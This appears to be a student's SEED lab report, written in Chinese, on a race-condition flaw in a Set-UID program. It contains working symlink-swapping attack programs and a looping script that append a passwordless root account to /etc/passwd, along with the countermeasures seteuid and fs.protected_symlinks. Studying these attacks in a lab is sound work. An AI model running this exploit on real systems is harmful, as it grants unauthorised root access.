信息安全实验报告

Lab 8　Race Condition Vulnerability

孙铁

SA20225414

实验开始之前，关闭保护机制：

```
[05/24/21]seed@VM:~/Lab8$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
```

创建文件 vulp.c：

```
#include <stdio.h>
#include<unistd.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer );

    if(!access(fn, W_OK)){      //①
        fp = fopen(fn, "a+");  //②
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}
```

代码作用是检查用户是否对文件/tmp/XYZ 拥有写权限，如果有，则将其打开，并对此文件进行输入。可以看出 ① 与 ② 存在竟态条件漏洞。

编译并将其转化为 root 拥有的 Set-UID 程序：

```
[05/24/21]seed@VM:~/Lab8$ gcc vulp.c -o vulp
vulp.c: In function ‘main’:
vulp.c:16:32: warning: implicit declaration of function ‘strlen’ [-Wimplicit-fun
ction-declaration]
   fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                ^
vulp.c:16:32: warning: incompatible implicit declaration of built-in function ‘s
trlen’
vulp.c:16:32: note: include ‘<string.h>’ or provide a declaration of ‘strlen’
[05/24/21]seed@VM:~/Lab8$ sudo chown root vulp
[05/24/21]seed@VM:~/Lab8$ sudo chmod 4755 vulp
```

Task 1

将存有密码的/etc/passwd 文件作为攻击目标，在文件中添加一条记录，创建一个拥有 root 权限的用户 test：

编辑/etc/passwd 文件：

```
[05/24/21]seed@VM:~/Lab8$ sudo gedit /etc/passwd
```

在/etc/passwd 文件末尾加上如下字段：

```
mysql:x:125:132:MySQL Server,,,:/nonexisten
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

运行 su test 命令：

```
[05/24/21]seed@VM:~/Lab8$ su test
Password:
root@VM:/home/seed/Lab8#
root@VM:/home/seed/Lab8# id
uid=0(root) gid=0(root) groups=0(root)
```

发现此时不需要输入密码即可登录到 root 权限用户 test。

将/etc/passwd 文件还原再次执行 su test 命令：

```
[05/24/21]seed@VM:~/Lab8$ su test
No passwd entry for user 'test'
[05/24/21]seed@VM:~/Lab8$
```

Task 2

2.A

创建文件 target_process.sh：

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
        ./vulp < passwd_input
        new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

代码作用是不断运行 Set-UID 程序 vulp，并从 passwd_input 文件中读取内容作为输入。

创建文件 passwd_input：

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

创建文件 attack_process.c：

```
#include<unistd.h>

int main()
{
    while(1)
    {
        unlink("/tmp/XYZ");
        symlink("/dev/null", "/tmp/XYZ");
        usleep(1000);

        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(1000);
    }

    return 0;
}
```

代码作用是改变/tmp/XYZ 文件的指向，将/tmp/XYZ 链接到任何人都可写的文件/dev/null 上;然后删除链接,将/tmp/XYZ 链接到目标文件/etc/passwd 上。不断进行这两种链接操作来与目标进程竞争。

运行攻击程序 attack_process：


```
[05/24/21]seed@VM:~/Lab8$ ./attack_process
```

在另一个终端运行目标程序 target_process：

```
No permission
No permission
No permission
```

发现执行到一半会卡住。

查看/tmp/XYZ 属性，发现拥有者为 root：



删除/tmp/XYZ：

```
[05/24/21]seed@VM:/tmp$ sudo rm XYZ
```

在另一个终端重新运行目标程序 target_process：

```
[05/24/21]seed@VM:~/Lab8$ bash target_process.sh
No permission
No permission
```

...

```
No permission
No permission
STOP... The passwd file has been changed
```

执行 su test 命令：

```
[05/24/21]seed@VM:~/Lab8$ su test
Password:
root@VM:/home/seed/Lab8# id
uid=0(root) gid=0(root) groups=0(root)
```

不需要输入密码即可登录到 root 权限用户 test。

2.B

首先将被修改的/etc/passwd 文件还原。

创建文件 attack_process2：

```
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/fs.h>

int main()
{
    while(1)
    {
        unsigned int flags = RENAME_EXCHANGE;

        unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
        //usleep(1000);

        unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
        //usleep(1000);

        syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
    }

    return 0;
}
```

代码作用是将/tmp/XYZ 链接到/dev/null，同时将/tmp/ABC 链接到目标文件/etc/passwd，并交换/tmp/XYZ 与/tmp/ABC 的链接，不断执行上述操作来与目标进程竞争。

由于在 Task 2.A 中，偶尔会发生/tmp/XYZ 文件所有者突然变为 root 的情况，这就会使得 attack_process 无法改变/tmp/XYZ 的链接，从而使得攻击无法成功。为了解决这种情况，我们使用能够交换两个链接的系统调用 SYS_renameat2 来改变 root 所有的/tmp/XYZ 的链接。

编译运行：

```
[05/24/21]seed@VM:~/Lab8$ ./attack_process2
```

在另一个终端运行目标程序 target_process：

```
[05/24/21]seed@VM:~/Lab8$ bash target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
```

执行 su test 命令：

```
[05/24/21]seed@VM:~/Lab8$ su test
Password:
root@VM:/home/seed/Lab8# id
uid=0(root) gid=0(root) groups=0(root)
```

成功创建 root 权限用户 test。

Task 3

创建文件 vulp3.c：

```c
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    uid_t real_uid = getuid();
    uid_t eff_uid=geteuid();

    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    seteuid(real_uid);

    /* get user input */
    scanf("%50s", buffer );

    if(!access(fn, W_OK)){     //①
        fp = fopen(fn, "a+");  //②
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");

    seteuid(eff_uid);
}
```

在 vulp.c 的基础上加入了 seteuid 函数，让不需要 root 权限就可以正常运行的部分无法获得 root 权限。

将重新进行攻击：

```
[05/24/21]seed@VM:~/Lab8$ bash target_process3.sh
No permission
No permission
target_process3.sh: line 10:  6530 Segmentation fault
 ./vulp3 < passwd_input
No permission
No permission
No permission
target_process3.sh: line 10:  6538 Segmentation fault
 ./vulp3 < passwd_input
```

攻击失败，出现段错误。

这是因为 seteuid 在 open 函数被调用前将 root 权限改为了普通 seed 用户权限，此时攻击程序即使赢得竞态条件也无法以 seed 用户权限调用 open 函数打开受保护的文件。系统发现 seed 用户试图访问受保护的文件，则会返回段错误信息。

Task 4

打开保护机制：

```
[05/24/21]seed@VM:~/Lab8$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
```

重新进行攻击：

```
[05/24/21]seed@VM:~/Lab8$ bash target_process.sh
No permission
target_process.sh: line 10: 14146 Segmentation fault
 ./vulp < passwd_input
No permission
target_process.sh: line 10: 14150 Segmentation fault
 ./vulp < passwd_input
No permission
No permission
No permission
target_process.sh: line 10: 14158 Segmentation fault
 ./vulp < passwd_input
```

攻击失败，出现段错误。

fs.protected_symlinks 用于限制普通用户建立软链接，当其为 1 时，只有文件的所有者、目录所有者以及 root 用户才能重命名或者删除这个目录中的文件。此时即时攻击者赢得竞态条件，也无法造成危害。

局限性在于，这种保护机制只适用于全局可写的粘滞目录，例如\tmp。